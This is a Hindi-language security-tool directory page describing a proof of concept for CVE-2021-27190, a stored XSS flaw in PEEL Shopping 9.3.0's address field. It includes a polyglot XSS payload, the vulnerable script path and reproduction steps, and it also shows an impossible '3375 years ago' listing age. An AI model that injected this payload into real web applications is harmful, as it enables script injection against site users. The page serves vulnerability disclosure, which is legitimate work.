
Skip to content
KitploitKITPLOIT
उपकरणएक्सप्लॉइटब्लॉग
Log in
जमा करें
उपकरणएक्सप्लॉइटब्लॉग
जमा करें

हैकिंग, पेनटेस्ट और साइबर सुरक्षा उपकरण आपके सुरक्षा शस्त्रागार के लिए!

Kitploit हैकिंग, साइबर सुरक्षा और पेंटेस्टिंग टूल्स की एक निर्देशिका है। कमजोरियों को खोजने, सिस्टम का विश्लेषण करने, परीक्षण को स्वचालित करने और अपनी सुरक्षा को मजबूत करने के लिए नवीनतम प्रोजेक्ट अपडेट खोजें।

फ़ीडसंपर्कगोपनीयता© 2026 Kitploit

टूल निर्देशिका

श्रेणियाँ

सभी श्रेणियाँ देखें
Loading categories
CVE-2021-27190-PEEL-Shopping-cart-9.3.0-Stored-XSS — प्रूफ-ऑफ-कॉन्सेप्ट एक्सप्लॉइट जो PEEL Shopping 9.3.0 के 'Address' पैरामीटर में संग्रहीत क्रॉस-साइट स्क्रिप्टिंग भेद्यता को प्रदर्शित करता है, जिसमें पेलोड और पुनरुत्पादन चरण शामिल हैं। | Kitploit
उपकरण/GitHubGitHub/anmolksachan/cve-2021-27190-peel-shopping-cart-9.3.0-stored-xss
भेद्यता विश्लेषणशोषणवेब एप्लिकेशन शोषणवेब सुरक्षापेनिट्रेशन टेस्टिंगलर्निंग और शिक्षाRepository Deleted
GitHubanmolksachan/cve-2021-27190-peel-shopping-cart-9.3.0-stored-xss

CVE-2021-27190-PEEL-Shopping-cart-9.3.0-Stored-XSS

प्रूफ-ऑफ-कॉन्सेप्ट एक्सप्लॉइट जो PEEL Shopping 9.3.0 के 'Address' पैरामीटर में संग्रहीत क्रॉस-साइट स्क्रिप्टिंग भेद्यता को प्रदर्शित करता है, जिसमें पेलोड और पुनरुत्पादन चरण शामिल हैं।

Kitploit की नवीनतम अपडेट जांच में upstream रिपॉजिटरी नहीं मिली। यह सूची संदर्भ के लिए उपलब्ध रहेगी, लेकिन इसे खोज परिणामों से हटा दिया गया है।
3375 साल पहलेअभी तक समीक्षित नहीं

सबसे लोकप्रिय

सभी देखें →

हमारे समुदाय द्वारा सबसे अधिक उपयोग किए जाने वाले उपकरण खोजें।

सभी उपकरण खोजें

हमारे उपकरणों का संग्रह ब्राउज़ करें

सभी उपकरण देखें →
साझा करें

CVE-2021-27190 - PEEL Shopping, ईकॉमर्स शॉपिंग कार्ट - 'पता' में संग्रहीत क्रॉस-साइट स्क्रिप्टिंग भेद्यता

वीडियो देखें

दिनांक

2021-02-11

एक्सप्लॉइट लेखक

Anmol K Sachan

विक्रेता होमपेज

https://www.peel.fr/

सॉफ्टवेयर लिंक

https://www.peel.fr/nos-offres-1/peel-shopping-31.html
https://sourceforge.net/projects/peel-shopping/

असुरक्षित सॉफ्टवेयर लिंक

https://drive.google.com/file/d/1dIwRdaqtEyqUUgxbRqrHiS5WQ10nEG8z/view?usp=sharing

सॉफ्टवेयर: :

PEEL SHOPPING 9.3.0

भेद्यता प्रकार

संग्रहीत क्रॉस-साइट स्क्रिप्टिंग

भेद्यता

Stored XSS

विंडोज 10 XAMPP पर परीक्षण किया गया


CVE असाइन किया गया

CVE-2021-27190
यह एप्लिकेशन Stored XSS भेद्यता के प्रति संवेदनशील है।

असुरक्षित स्क्रिप्ट

http://localhost/peel-shopping_9_3_0/utilisateurs/change_params.php

https://github.com/anmolksachan/CVE-2021-27190-PEEL-Shopping-cart-9.3.0-Stored-XSS/edit/main/README.MD## असुरक्षित पैरामीटर 'पता'

प्रयुक्त पेलोड


jaVasCript:/*-/*`/*\`/*'/*"/**/(/* */oNcliCk=alert() )//%0D%0A%0d%0a//</stYle/</titLe/</teXtarEa/</scRipt/--!>\x3csVg/<sVg/oNloAd=alert()//>\x3e

POC

https://drive.google.com/file/d/1t1hksDsYqYsqryRq61tNIQQMTCFidtc1/view
जिस पृष्ठ पर हमने पेलोड इंजेक्ट किया था, उसी पृष्ठ पर पता संपादित करने के लिए टेक्स्ट बॉक्स पर क्लिक करें।
आप देखेंगे कि आपका जावास्क्रिप्ट कोड (XSS) निष्पादित हो गया है।

संदर्भ

  1. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-27190
  2. https://packetstormsecurity.com/files/161367/PEEL-Shopping-9.3.0-Cross-Site-Scripting.html
  3. https://www.exploit-db.com/exploits/49553
  4. https://www.secuneus.com/cve-2021-27190-peel-shopping-ecommerce-shopping-cart-stored-cross-site-scripting-vulnerability-in-address/
  5. https://cxsecurity.com/issue/WLB-2021020054
  6. https://nvd.nist.gov/vuln/detail/CVE-2021-27190